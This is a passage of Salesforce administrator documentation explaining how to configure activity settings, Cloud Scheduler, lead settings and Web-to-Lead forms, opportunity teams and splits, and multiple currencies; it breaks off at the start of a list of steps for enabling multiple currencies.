When you enable Shared Activities, the contact detail page displays task and event information in the Open Activities and Activity History related lists for each related contact. For your users to make the most of Shared Activities, we recommend that you add the Name related list to the task and event detail page layouts. This lets your users view all names related to a specific activity on the task or event detail page. For example, if your user creates a task named "Quarterly Call" with five contacts, the task detail page will include each contact's name and other details on separate lines in the Name related list.

Important: Because the contents of the Name related list aren't fields, they don't adhere to field-level security settings.

1. Open the relevant page layout.
   - To add the related list to the task detail page layout, from Setup, click **Customize** > **Activities** > **Task Page Layouts**.
   - To add the related list to the event detail page layout, from Setup, click **Customize** > **Activities** > **Event Page Layouts**.
2. Next to the page layout name, click **Edit**.
3. In the palette on the upper portion of the screen, click **Related Lists**. The palette displays the available related lists.
4. From the palette, drag **Name** to the lower portion of the screen.
5. In the palette, click **Save**.

Guidelines for Adding a Custom Logo to Meeting Requests

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To customize activity settings:	“Customize Application”

When you use a custom logo in meeting requests, the logo appears in the following locations:

- Email requests sent to invitees when you request a meeting or schedule an event
- Meeting response pages where invitees select the times they can meet
- Event response pages where invitees accept or decline the event

When you use a custom logo, keep the following in mind:

- The image must be smaller than 20 KB and formatted as a .gif, .jpeg, or .png file.
- For best results, use an image smaller than 130 pixels wide, 100 pixels high, and 72 pixels per inch. Automatic resizing may prevent larger images from displaying correctly in some email clients.
- You must first upload your logo to the Documents tab to make it externally available.

Note:

◊ Other users can replace the logo if it's in the Shared Documents folder. To prevent unwanted changes, create a folder accessible only to system administrators and upload the logo there.

◊ You can’t use a logo that is stored in the My Personal Documents folder or marked `Internal Use Only`.

- You can't delete a custom logo from the Documents tab when it's being used in meeting requests. You must first either select another image to use as your logo or uncheck the option to display a custom logo in meeting requests.

About Cloud Scheduler

CUSTOMIZING ACTIVITIES

Customizing Activity Settings

The availability of these settings varies by Edition. However, most are available in All Editions.

User Permissions Needed	
To view activity settings:	"View Setup and Configuration"
To customize activity settings:	"Customize Application"

On the Activity Settings page in Setup at **Customize** > **Activities** > **Activity Settings**, you can manage the following activity-related features:

- Enable Group Tasks
- Enable Sidebar Calendar Shortcut
- Enable Creation of Recurring Events
- Enable Creation of Recurring Tasks
- Enable Activity Reminders
- Enable Email Tracking
- Show Event Details on Multi-User Calendar View
- Enable Multiday Events
- Show Custom Logo in Meeting Requests
- Show Requested Meetings in the Calendar Section on the Home Tab
- Allow Users to Relate Multiple Contacts to Tasks and Events

Enable Group Tasks

Enabled by default for all Editions except Database.com. Select this checkbox to let users assign independent copies of a new task to multiple users.

Enable Sidebar Calendar Shortcut

Available in all Editions except Database.com. Select this checkbox to display a shortcut link to a user's last used calendar view in the sidebar: . In the sidebar, the calendar shortcut appears above the Recent Items component.

Enable Creation of Recurring Events

Available in all Editions except Database.com. Select this checkbox to let users create events that repeat at specified intervals.

Enable Creation of Recurring Tasks

Available in all Editions except Database.com. Select this checkbox to let users create tasks that repeat at specified intervals. If you disable this setting, users can still edit the interval of an existing recurring task, but cannot create new recurring tasks.

Enable Activity Reminders

Available in all Editions except Database.com. Select this checkbox to enable activity reminders for your organization.

Salesforce can display popup reminders for upcoming tasks and events. Reminders notify the activity assignee of an upcoming task or event. The reminder displays in a small browser popup window when the activity assignee is logged in to Salesforce. When a user logs in, any reminders that have not been dismissed and reminders scheduled to occur since the last time the user logged out are shown in the reminder window.

If you disable this feature, users won't receive reminders for tasks and events that have reminders set. In addition, users will no longer be able to add new reminders, as well as configure default reminders. Existing settings and reminders for tasks and events aren't retained if you later enable reminders again. If you do this, users receive reminders for only the tasks and events that have been created or updated since you enabled the setting again.

Enable Email Tracking

Available in Contact Manager, Group, Professional, Enterprise, Unlimited, and Developer Editions. By default, Salesforce tracks outbound HTML emails if your organization uses HTML email templates. You can disable this feature to control email tracking. If you disable email tracking, Salesforce no longer stores email tracking information for your organization. However, the HTML Email Status related list remains on page layouts and email tracking reports remain on the Reports tab.

Show Event Details on Multi-User Calendar View

Available in Professional, Enterprise, Unlimited, and Developer Editions. If your organization-wide calendar sharing includes Show Details, or you're the manager of another user in the role hierarchy, calendar views typically display the details of users' events when you hover your mouse over the "busy" areas of the calendar. When you select the `Show Event Details on Multi-User Calendar View` checkbox, event details display on-screen rather than in mouse-over text. This setting applies to daily, weekly, and monthly calendar views for all users.

Note: Enabling this setting does not override calendar sharing. If a user's calendar details are not visible to other users because of calendar sharing restrictions or the user's position in the role hierarchy, this setting respects that lack of visibility.

Enable Multiday Events

Available and enabled by default in all Editions except Database.com. When this checkbox is selected, Salesforce supports events that end more than one day (24 hours) after they start. For information on creating multiday events using the API, see the *Force.com Web Services API Developer's Guide*. You can create multiday events using the API versions 13.0 and later.

Show Custom Logo in Meeting Requests

Available in all Editions except Database.com. Select this checkbox to upload a custom logo that displays in meeting request emails and on the meeting's Web page that invitees see when you either invite them to an event or request a meeting with them. You can select only logos that have been uploaded to the Documents tab and made externally available. For information about size limitations and supported file formats, see our logo guidelines.

Show Requested Meetings in the Calendar Section on the Home Tab

Available in all Editions except Database.com. Select this checkbox to display the Requested Meetings subtab in the Calendar on the Home tab. This subtab lists the meetings a user has requested but not confirmed. Disabling this feature also removes the **New Meeting Request** button from the Calendar on the Home tab.

Allow Users to Relate Multiple Contacts to Tasks and Events

Available in all Editions except Database.com. Select this checkbox to enable Shared Activities. If your organization has enabled Shared Activities, you can relate as many as 50 contacts to non-recurring and non-group tasks, and non-recurring events. You assign one primary contact; all others are secondary contacts.

Activity Overview

Managing Public and Resource Calendars

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage public calendars:	"Customize Application"
To manage resource calendars:	"Customize Application"

In contrast to users' individual calendars, public and resource calendars are for managing group activities or shared resources. You can create an unlimited number of calendars.

Using public calendars, a group of people can track events of interest to all of them (such as marketing events, product releases, or training classes) or schedule a common activity (such as a team vacation calendar). For example, your marketing team can set up an events calendar to show upcoming marketing events to the entire sales and marketing organization.

With resource calendars, multiple people can coordinate their usage of a shared resource such as a conference room or overhead projector.

To display a list of the currently-defined public and resource calendars, from Setup, click **Customize** > **Activities** > **Public Calendars & Resources**.

From the list page, you can perform the following tasks:

- To view the properties of a calendar, click its name in the list.
- To edit calendar properties, click **Edit**.
- To create a new public calendar or resource:

  1. Click **New**.
  2. Give the calendar or resource a name, and check `Active`.
  3. Click **Save**.
  4. To make the new calendar or resource available to others, click **Sharing**. Add the public groups, roles, or users with whom you want to share the calendar.

5. In `Calendar Access`, specify how to share the calendar by selecting one of the following:

Sharing Model	Results
Hide Details	Others can see whether given times are available, but cannot see any other information about the nature of events in the calendar.
Hide Details and Add Events	Others can see whether given times are available, but cannot see details of events. Other users can insert events in the calendar.
Show Details	Others can see detailed information about events in the calendar.
Show Details and Add Events	Others can see detailed information about events in the calendar and can insert events in the calendar.
Full Access	Others can see detailed information about events in the calendar, insert events in the calendar, and edit existing events in the calendar.

Note: Users need the appropriate “Read” permission to see the related record of any activity. For example, an event invitee who does not have “Read” permission on cases will not be able to view the case associated with the event.

Deleting a Public Calendar

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete a public calendar:	“Customize Application”

1. From Setup, click **Customize** > **Activities** > **Public Calendars & Resources**.
2. Click **Del** next to the name of the calendar you want to delete.

See Also:

Managing Public and Resource Calendars

Setting Up Cloud Scheduler

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To customize page layouts and activity settings:	"Customize Application"

The **New Meeting Request** button is enabled by default on page layouts, which lets your users use Cloud Scheduler to request meetings with customers. If enabled, the button displays on the Open Activities related list on the detail pages of contacts, leads, and person accounts.

Use the following methods alone or in combination to control whether the **New Meeting Request** button displays on detail page layouts. Note that the button is also available in the Calendar section on the Home tab when the Requested Meetings subtab is enabled, and isn't affected by these add or remove actions.

Cloud Scheduler Quick Setup

To add or remove the **New Meeting Request** button on multiple page layouts:

1. From Setup, click **Customize** > **Activities** > **Cloud Scheduler**.
2. If you're adding the button and the new user interface theme isn't already enabled, you must enable it from Setup, in **Customize** > **User Interface**.
3. Click **Add Button** to add the **New Meeting Request** button to the Open Activities related list on all eligible page layouts. Eligible layouts have fewer than four buttons in the Open Activities related list (to prevent unintended crowding). Click **Remove Button** to remove the button from all current page layouts.

Note: If you want finer control over whether the button displays on individual page layouts, consider using the manual setup method instead of or in combination with the quick method.

Cloud Scheduler Manual Setup

To add or remove the **New Meeting Request** button on individual page layouts:

1. If you're adding the button and the new user interface theme isn't already enabled, you must enable it from Setup, in **Customize** > **User Interface**. See Customizing User Interface Settings.

   Users can't request meetings with customers if the new user interface theme is disabled.
2. Add or remove the **New Meeting Request** button to the Open Activities related list on the page layouts you want.
   - Contacts
   - Leads
   - Person Accounts (if enabled)

     For users to request a meeting with a person account, you also need to add the `Email` field to the page layout, which is located in Setup at **Customize** > **Accounts** > **Person Accounts** > **Page Layouts**.

Note: If you have multiple page layouts and want to affect all or most of them, consider using the quick setup method instead of or in combination with the manual method.

Cloud Scheduler Optional Settings

You can optionally enable these settings to make Cloud Scheduler even more useful to your users.

- Ask your users to install Salesforce for Outlook.

  We recommend users sync their calendar events between Salesforce and Outlook so they can propose meeting times based on their availability displayed in their Salesforce calendar.
- Add your company logo to the meeting requests sent to invitees. See Customizing Activity Settings.
- Show requested meetings in the Calendar section on the Home tab.

  See Customizing Activity Settings. The Requested Meetings subtab displays by default. If you remove the **New Meeting Request** button from all page layouts, we recommend you also remove the Requested Meetings subtab because your users won't be able to request meetings.
- Enable your Partner users to request meetings using Cloud Scheduler. To enable this, the customPartner User profile must have the correct user permission requirements on page 1533, and be active and assigned to your Partner users.

User Permission Requirements

Users must have the “Send Email” and “Edit Events” permissions to request meetings. These permissions are automatically selected in most standard profiles.

If users don't have the required permissions, they:

- Won't see the **New Meeting Request** button on the Open Activities related list.
- Can't edit, reschedule, or cancel requested meetings.

Field-Level Security Requirements

In most cases, you don't need to change field-level security settings to allow users to request meetings. However, if your organization has changed the default field-level security settings for certain profiles, refer to the following table to make sure those changes don't prevent users from requesting meetings.

Note: In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

Object	Field	Required Field-Level Security Settings		Description
		Permission Sets and Enhanced Profile User Interface	Original Profile User Interface and Customize Field Pages	
Event	`Name`	`Read` and `Edit`	`Visible` (with `Read-Only` *not* selected)	If this field isn't readable, the **New Meeting Request** button doesn't display on the Open Activities related list, and an “insufficient privileges” message displays when trying to change (confirm or reschedule) or view a requested meeting.

Object	Field	Required Field-Level Security Settings		Description
		Permission Sets and Enhanced Profile User Interface	Original Profile User Interface and Customize Field Pages	
				If this field is readable but not editable, the **New Meeting Request** button doesn't display on the Open Activities related list, and requested meetings open as read-only (preventing users from confirming or rescheduling the meeting).
	`Description`	`Read`	`Visible`	By default, when a requested meeting is confirmed, the last message sent from the meeting organizer displays in the `Description` field for the new event. However, if field-level security for the `Description` field isn't readable, then the last message doesn't display in the `Description` field even if field-level security is later set to readable.

Activity Overview

CUSTOMIZING OPTIONS FOR LEADS

Setting Up Lead Management

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Success in sales starts by building a strong pipeline of leads. A lead is a prospect who is interested in your company.

Using leads can give your sales staff instant access to the latest prospects and ensures that no leads are ever dropped. Successful lead management helps sales and marketing manage the inbound lead process, track lead sources, and analyze return on their marketing investment.

To get started using lead management, from Setup, click **Customize** > **Leads**:

- Click **Fields** to create custom lead fields that track information specific to your company. Also, map your custom lead fields to account, contact, and opportunity fields so that the data gets converted when users convert leads. Edit the `Lead Status` picklist to choose the default status for new and converted leads.

- Click **Settings** to specify your default lead settings.
- Click **Assignment Rules** to set up lead assignment rules that automatically assign leads.
- Click **Web-to-Lead** to automatically capture leads from your website.

To create sales queues for leads or custom objects, from Setup, click **Manage Users** > **Queues**.

Customizing Lead Settings

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change lead settings:	"Customize Application"

To optimize the lead management features, you must edit the lead settings to specify certain defaults.

1. From Setup, click **Customize** > **Leads** > **Settings**.
2. Click **Edit** to customize the following defaults:

Field	Description
`Default Lead Owner`	The user or queue to which leads will be assigned if the active assignment rule fails to locate an owner. This applies to leads captured online and leads that a user manually creates or edits with the auto-assign checkbox enabled.
`Notify Default Lead Owner`	Checkbox to indicate whether Salesforce sends a notification to the default lead owner when assigning a lead to him or her. `Default Lead Owner` selected must be a user.
`Record Type Setting`	If a user creating a new lead applies assignment rules, this setting indicates which record type to assign to the new record. If you want new leads to keep the creator's record type, check `Keep the existing record type`. If you want to overwrite the creator's record type when applying assignment rules, check `Override the existing record type with the assignee's default record type`.
`Enable Validation and Triggers from Lead Convert`	When selected, enables the following operations when you convert leads: • Enforcement of universally required custom fields. • Enforcement of validation rules. Note that if validation rules exist for activities and you create an activity during lead conversion, the lead converts but a task is not created. • Workflow actions on leads such as field updates, automatic task assignments, and transfers. Note that

Field	Description
	existing time-based workflow actions on leads do not get triggered as part of lead conversion. • Execution of Apex before triggers that fire before the insertion of accounts, contacts, or opportunities. In addition, execution of Apex before triggers that fire before the update of accounts or contacts. • Cross-object field updates on accounts and opportunities created from the lead conversion. **Note:** When `Enable Validation and Triggers from Lead Convert` is selected, if the lead conversion creates an opportunity and the opportunity has Apex before triggers associated with it, the triggers run immediately after the opportunity is created, before the opportunity contact role is created.
`Do Not Change Lead Status Values to New Owner's Record Type on Lead Conversion`	If your organization uses record types, you can create a lead process that allows you to provide different `Lead Status` values for different record types. If `Do Not Change Lead Status Values to New Owner's Record Type on Lead Conversion` is selected, the `Lead Status` does not change to the new owner's default value during lead conversion. If this setting it is not selected, the `Lead Status` may change during lead conversion if the new owner's record type has a different default value for `Lead Status`.

Mapping Custom Lead Fields

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To map lead fields:	"Customize Application"

When you convert a qualified lead, the information from the standard lead fields is inserted into standard account, contact, and opportunity fields (see Lead Conversion Mapping on page 1008). If your organization has custom lead fields, you can specify how you want that custom information converted into custom account, contact, or opportunity fields.

To specify the mapping for custom lead fields:

1. From Setup, click **Customize** > **Leads** > **Fields** > **Map Lead Fields**.

2. For each custom lead field, choose a custom account, contact, or opportunity field into which you want the information inserted when you convert a lead.
3. Click **Save**.

- Remember to map custom lead fields to other custom fields of the same data type, that is, map numeric lead fields to other numeric fields or long text area fields to other long text area fields.

  Some exceptions are:

  ◊ You can map between text and picklist fields. However, your data may become truncated if the mapped text field is not large enough to hold the entire lead picklist value.
  ◊ You can map fields of type Text or Text Area to long text area fields
  ◊ You can map auto-number fields to fields of type Text, Text Area, or Picklist.
  ◊ Do not map custom formula fields to other formula fields or any other type of field.

- Remember to map custom lead fields of type number, currency, or percent to other number, currency, or percent fields of exactly the same length and decimal places. For example, if your lead currency field has a length of 3 and 2 decimal places, map it to another custom currency field with a length of 3 and 2 decimal places.
- Any standard lead picklist fields that are blank are mapped to the default picklist values for the account, contact, and opportunity.

Note: If you change the data type of any custom field used for lead conversion, that lead field mapping will be deleted.

Converting Leads

Capturing Web Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up Web-to-Lead:	"Customize Application"

With Web-to-Lead, you can gather information from your company's website and automatically generate up to 500 new leads a day.

Your company may already have a registration or other type of page where users enter their contact information. You may also want to create a jump page where prospects respond to a campaign. With a little extra HTML code, you can redirect that information to Salesforce to create new leads.

See Preparing to Set Up Web-to-Lead for the steps to prepare for setting up Web-to-Lead.

See Setting Up Web-to-Lead for the steps to set up Web-to-Lead.

Assigning Leads
Displaying and Editing Leads

Preparing to Set Up Web-to-Lead

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer**Editions

User Permissions Needed	
To set up Web-to-Lead:	"Customize Application"

Before setting up Web-to-Lead, you need to:

- Create custom lead fields, if needed, and specify how they'll map to custom account, contact, and opportunity fields during lead conversion.
- Edit the `Lead Status` picklist to set the default status for new and converted leads.
- Create public email templates for the automated notification email that will be sent to prospects upon submission of each web lead. If you plan to set up email response rules to use different email templates depending on the information submitted, create one default template to send when none of your response rules apply.
- Create lead queues if you wish to assign incoming leads to queues.
- Customize the Lead Settings to select the default owner of leads that fail to meet the criteria in your assignment rule.
- Create an active lead assignment rule to determine how web-generated leads are assigned to multiple users or queues. If you do not set an active assignment rule, all web-generated leads are assigned to the default owner you specify in the Lead Settings.

Capturing Web Leads
Setting Up Web-to-Lead

Setting Up Web-to-Lead

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up Web-to-Lead:	"Customize Application"

To set up Web-to-Lead:

1. From Setup, click **Customize** > **Leads** > **Web-to-Lead**.
2. Click **Edit** to enable or modify the following Web-to-Lead settings:

Web-to-Lead Setting	Description
`Web-to-Lead Enabled`	Enables Web-to-Lead.
`Default Lead Creator`	The user who will be listed as the creator of online leads and who will appear as the sender of email responses. This user must have the System Administrator profile or the "Modify All Data" and "Send Email" permissions.
`Default Response Template`	The default response template to use for the email response that is automatically sent to prospects when they submit an online lead. If you set up response rules to use different email templates based on the information submitted, the default response template is used when no auto-response rules apply. Leave this option blank if you do not wish to send emails when no response rules apply. This template must be marked as "Available for Use."

3. Click **Save**.
4. To create a Web-to-Lead form, click **Create Web-to-Lead Form** on the Web-to-Lead Setup page.
5. Select fields to include on your Web-to-Lead form. Use the Add and Remove arrows to move fields between the Available Fields list and the Selected Fields list, and use the Up and Down arrows to change the order of the fields on your form.
   - Select the `Campaign` field (and optionally, the `Campaign Member Status` field) if you are using Web-to-Lead as part of a campaign.
   - For organizations using multiple currencies, add the `Lead Currency` field if you add currency amount fields, otherwise all amounts will be captured in your corporate currency.
   - Use a custom multi-select picklist to allow potential customers to express interest in several products.
   - For organizations using lead record types, select the `Lead Record Type` field if you want users to select a record type for Web-generated leads.

6. If your organization uses the Translation Workbench or has renamed tabs, select the language for the form labels displayed on your Web-to-Lead form. The source of your Web-to-Lead form is always in your personal language.
7. Specify the complete URL to which users should be directed after they submit their information—for example, your company's home page for a thank you page—and click **Generate**.
8. Copy the generated HTML code and provide it to your company's webmaster to incorporate into your website.
9. Click **Finished**.

To test the Web-to-Lead form, add the line `<input type="hidden" name="debug" value="1">` to your code. This line redirects you to a debugging page when you submit the form. Remove this line before releasing the Web-to-Lead page to your website.

Leads generated from your website are initially marked with the “default status” specified by the `Lead Status` picklist. For Web leads generated as part of a campaign, the member status of the new leads is set to the `Member Status` value specified in the form, or to the “default” member status if the `Member Status` field is not included in the form.

In addition, new leads are marked as “Unread,” and are changed to “Read” when viewed or edited by the lead owner. Users can select the My Unread Leads list view to quickly locate their new leads.

Note: The format for date and currency fields captured online is taken from your organization’s default settings - `Default Locale` and `Currency Locale`.

The daily limit for Web-to-Lead requests is 500. If your organization exceeds its daily Web-to-Lead limit, the Default Lead Creator (specified in the Web-to-Lead setup page) receives an email containing the additional lead information. See How many leads can we capture from our website? on page 1014 for additional information on Web-to-Lead limits.

If a new lead cannot be generated due to errors in your Web-to-Lead setup, Customer Support is notified of the problem so that we can help you correct it.

Salesforce runs field validation rules before creating records submitted via Web-to-Lead and only creates records that have valid values.

All universally required fields must have a value before a record can be created via Web-to-Lead.

Salesforce doesn’t support rich text area (RTA) fields on Web-to-Lead forms. If you use RTA fields on your forms, any information entered in them is saved as plain text when the lead is created.

CUSTOMIZING SALES TEAMS

Customizing Opportunity Teams

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable team selling:	"Customize Application"
To create or change custom fields:	"Customize Application"
To define or change field validation rules:	"Customize Application"
To define Apex triggers:	"Author Apex"
To create workflow rules:	"Customize Application"
To set up team roles:	"Customize Application"
To add a custom button or link:	"Customize Application"
To edit page layouts:	"Customize Application"

An opportunity team is a set of users that normally work together on sales opportunities. A typical opportunity team might include the account manager, the sales representative, and a pre-sales consultant.

When team selling is enabled, you can customize opportunity teams for your organization.

- Enable team selling and select which existing page layouts will include the Opportunity Team related list. To change the location of the related list on a particular page, customize the page layout.
- Create a custom field for the opportunity team that will appear on the Opportunity Team Member page and can be included in opportunity team reports. You can create a maximum of 50 custom fields.

  Note: If you delete a custom field, filters that use the custom field are also deleted, and the result of assignment or escalation rules that rely on the custom field's data might change.

- Define and activate validation rules that opportunity team data must meet before a user can save the record.
- Define and activate Apex code that executes before or after specific data manipulation language (DML) events occur, such as before opportunity team records are inserted into the database, or after records have been deleted.
- Create workflow rules.
- Define opportunity team roles for your organization.
- Optionally, replace existing team roles.

  You can globally replace an existing value in a picklist with a new value that you've first created using the picklist edit page. Replacing an existing team role affects opportunity team and account team members.

- Add a custom button or link to the opportunity team.
- Customize the Opportunity Team Member page layout and specify which fields will appear on the Opportunity Team Member multi-line page. You can add custom fields, buttons and links, and customizable related lists to a page layout.
- Edit the Opportunity Team related list properties on each page layout containing the Opportunity Team related list. You can add custom fields and buttons to the related list. To display opportunity team information in a related list on a parent page, you must create a link between the opportunity team member and the parent. For example, to display opportunity team member information on the associated account detail page, create a custom lookup relationship field for account on the opportunity team, add it to the Opportunity Team Member multi-line page, and then set this field to the parent account for each opportunity team member.
- View limits that apply to the opportunity team such as the maximum number of custom fields you can define.
- Create custom report types for opportunity teams.

Note: There are a few limitations for opportunity teams.

- You can't create a look up from an object, such as an account, to an opportunity team member.
- Validation rules and Apex triggers aren't supported when a user adds his or her default opportunity team on an opportunity.

Opportunity Teams Overview
Enabling Team Selling

Enabling Team Selling

Enabling team selling gives your users access to create and use opportunity teams on opportunities.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable team selling:	"Customize Application"

1. From Setup, click **Customize** > **Opportunities** > **Opportunity Teams**.
2. Click **Settings**.
3. Select `Enable Team Selling`, and click **Save**.
4. Select the opportunity page layouts that will display the new Opportunity Team related list.
5. To ensure that users with customized page layouts see the related list, select `Append to users' personal related list customization`.
6. Click **Save**.

When team selling is enabled, you can add custom fields, custom buttons and links, validation rules, workflow rules, and Apex triggers to opportunity teams. You can also edit opportunity team page layouts, create custom report types for opportunity teams, and enable Opportunity Splits.

See Also:

Customizing Opportunity Teams

Customizing Opportunity Team Roles

Every opportunity team member has a role in that opportunity, like Account Manager or Sales Rep. You can customize the opportunity team roles for your organization.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up team roles:	"Customize Application"

1. From Setup, click **Customize** > **Opportunities** > **Opportunity Teams**.
2. Click **Team Roles**.
3. Edit the picklist values for existing team roles. (If the Opportunity Owner role exists, leave that name unchanged; it's needed for opportunity splits.)

Note: Opportunity teams share roles with account teams. So if you remove an opportunity team role, that role will no longer be listed as an account team role.

Editing Multi-Line Layouts for Opportunity Teams

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit multi-line layouts for opportunity teams:	"Customize Application"

You can specify which fields appear on the Opportunity Team Member multi-line page. To view this page, add a new member to an opportunity team.

1. From Setup, click **Customize** > **Opportunities** > **Opportunity Teams** > **Page Layouts**.
2. Next to the name of an opportunity team page layout, click **Edit**.
3. Click **Edit Multi-Line Layout** in the top right corner.
4. Move fields between Available Fields and Selected Fields.
   - To customize which fields display in the layout, select one or more fields in Available Fields and click **Add** or **Remove**.
   - To sort fields in the layout, select one or more fields in Selected Fields and click **Up** or **Down**.
   - To select multiple fields individually, use CTRL+click.
   - To select multiple fields as a group, use SHIFT+click.
5. Click **Save** to apply your changes.

Disabling Team Selling

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To disable team selling:	“Customize Application”

Note: If Opportunity Splits is enabled, you must disable that feature before you can disable team selling. Disabling Opportunity Splits permanently deletes all split data from your organization.

1. Delete any custom fields, custom buttons and links, page layouts, validation rules, workflow rules, or Apex triggers that you’ve added to opportunity teams. You must also delete any custom reports that include opportunity team information and uninstall any Apex packages that use opportunity teams.
2. From Setup, click **Customize** > **Opportunities** > **Opportunity Teams**.
3. Click **Settings**.
4. Select `Disable Team Selling` and click **Save**.
5. Select `Yes` at the prompt and click **OK**. All opportunity teams assigned to opportunities and all default opportunity teams are permanently deleted.

   Note: You can’t disable team selling if team members are referenced in Apex. In Apex code, the `Team Member` field is represented as `OpportunityTeamMember`.

Enabling Opportunity Splits

Enhance opportunity teams to share sales credit.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable opportunity splits:	“Customize Application”

Enabling Opportunity Splits changes existing opportunity records in your organization.

- The opportunity owner is included on each opportunity team. Because the Opportunity Owner role is essential for splits, you can't remove it.
- Newly created opportunity split records include a default entry for the owner, who receives 100% of revenue splits.

A script applies these changes after you enable Opportunity Splits. The script temporarily disables, triggers, workflows, and validation rules for opportunity team records, mass reassignment of opportunity team members, and mass transfer of accounts and opportunities. If your organization contains a lot of opportunities, the script may take several hours. While it's running, you can still perform other tasks in Salesforce. Automated email notifications keep you up to date on the script's status.

Note: You must enable team selling before you can enable opportunity splits.

1. From Setup, click **Customize** > **Opportunities** > **Opportunity Teams** > **Opportunity Splits**.
2. Select `Enable Opportunity Splits`.

   Tip: To better reflect your business process, you can disable either revenue or overlay splits, or enter unique labels for them. To customize these items at any time, return to the Opportunity Splits setup page, and click Edit.

3. Click **Save**.
4. Select the page layouts that will display the Opportunity Splits related list.
5. To ensure that users with customized page layouts see the related list, select `Append to users' personal related list customization`.
6. Click **Save**.

Disabling Opportunity Splits

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To disable opportunity splits:	"Customize Application"

If you disable Opportunity Splits, here's what happens.

- Splits on all opportunities in your organization are deleted.
- Split reports are deleted.
- Custom reports built using split report templates will still appear in the Reports tab, but you won't be able to access them.

Warning: Disabling Opportunity Splits is irreversible; you won't be able to retrieve lost splits data.

1. From Setup, click **Customize** > **Opportunities** > **Opportunity Teams** > **Opportunity Splits**.
2. Deselect `Enable Opportunity Splits` and click **Save**.

Adding a Team Member to Multiple Records

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To mass transfer team members:	"Use Team Reassignment Wizards"

1. From Setup, click **Data Management** > **Mass Reassign Account Teams** or **Data Management** > **Mass Reassign Opportunity Teams**.

If you don't see the **Data Management** link in Setup, click **Mass Reassign Account Teams** in the Tools section at the bottom of the Accounts page, or click **Mass Reassign Opportunity Teams** from the Tools section at the bottom of the Opportunities page.

2. Select the `Add` option and click **Next**.
3. Enter your criteria to find the records you want to change.
4. Click **Next**.
5. Check the boxes next to the records you want to change.
6. Click **Next**.
7. Choose a team member to add to the selected records and select a role for the new team member.
   - For account teams, select the appropriate account, contact, case, and opportunity access.
   - For opportunity teams, select the appropriate opportunity access and complete any custom fields that are displayed. Custom fields appear only if they have been defined and added to the opportunity team page layout.
8. Click **Add**.
9. Click **Done** after reviewing the number of records changed.

MANAGING CURRENCIES

Managing Multiple Currencies

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view currencies:	"View Setup and Configuration"
To change currencies:	"Customize Application"

Your organization can set up the ability to use multiple currencies in opportunities, forecasts, quotes, reports, and other data.

1. Enable multiple currencies for your organization.
2. To designate your corporate currency, from Setup, click **Company Profile** > **Manage Currencies**, then click **Change Corporate**.
3. To activate additional currencies for your organization, click **New** in the Active Currencies related list.
4. To use dated exchange rates, enable advanced currency management.
5. Set conversion rates for new currencies. See Editing Conversion Rates. If you have enabled advanced currency management, see Editing Dated Exchange Rates on page 1557.

Using Multiple Currencies

International organizations can use multiple currencies in opportunities, forecasts, reports, quotes, and other currency fields. The administrator sets the "corporate currency," which reflects the currency of the corporate headquarters. The administrator also maintains the list of active currencies and their conversion rates relative to the corporate currency. The active currencies represent the countries in which the organization does business. Only active currencies can be used in currency amount fields.

Every user also has a personal currency, which is used as the default currency in his or her own quotas, forecasts (depending on which forecasting version you use), opportunities, quotes, and reports. Users can also create opportunities and enter amounts using other active currencies.

Every lead, account, contact, opportunity, and case has a field that specifies the currency to use for all amount fields in that record. For example, you can set the `Account Currency` to "USD-U.S. Dollars" so that the `Annual Revenue` shows in dollars for one of your American accounts. All currency amounts are displayed in the default currency of the record. Administrators can choose whether to also display, in parentheses, the user's personal currency if it is different from the currency of the record. When you change the default currency of a record, currency amounts are not converted; they simply display with the new currency code.

Note: If your organization uses advanced currency management, the opportunity close date determines which conversion rate to use when displaying currency amounts.

Depending on the forecasting version you have, forecasts currency amounts are automatically converted to the user's personal currency; additionally, for managers, their team's opportunities, forecasts, quotes, and other data is converted and rolled up to the manager's personal currency. The manager can also drill down to see the data in its native currency. All conversion and roll-ups happen automatically.

Amounts in reports are shown in their original currencies, but can be displayed in any active currency. You can change the currency used for report totals by selecting a currency from **Show** > **Currencies**. The default value for the drop-down is your personal currency. For any amount, you can also choose to display the Converted column—for example, `Annual Revenue Converted`—which will show amounts in the currency you select.

Custom formula fields are not tied to any particular currency. If the result of a formula field is a currency amount, it displays in the currency of the associated record. This is also true for cross-object formulas that reference merge fields with different currencies, and formulas in workflow rules and approval processes. However, note that workflow rules and approval processes that use filters instead of formulas convert all currency values to the corporate currency.

You cannot disable multiple currencies for your organization if the currency fields are referenced in Apex. For example, if Apex code references the `Account Currency` field (represented as `CurrencyIsoCode` in the code), multiple currencies cannot be disabled.

Administrator setup guide: Using Multiple Currencies
Enabling Multiple Currencies

Enabling Multiple Currencies

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

To enable multiple currencies in your organization:

1. Familiarize yourself with the implications of enabling multiple currencies.
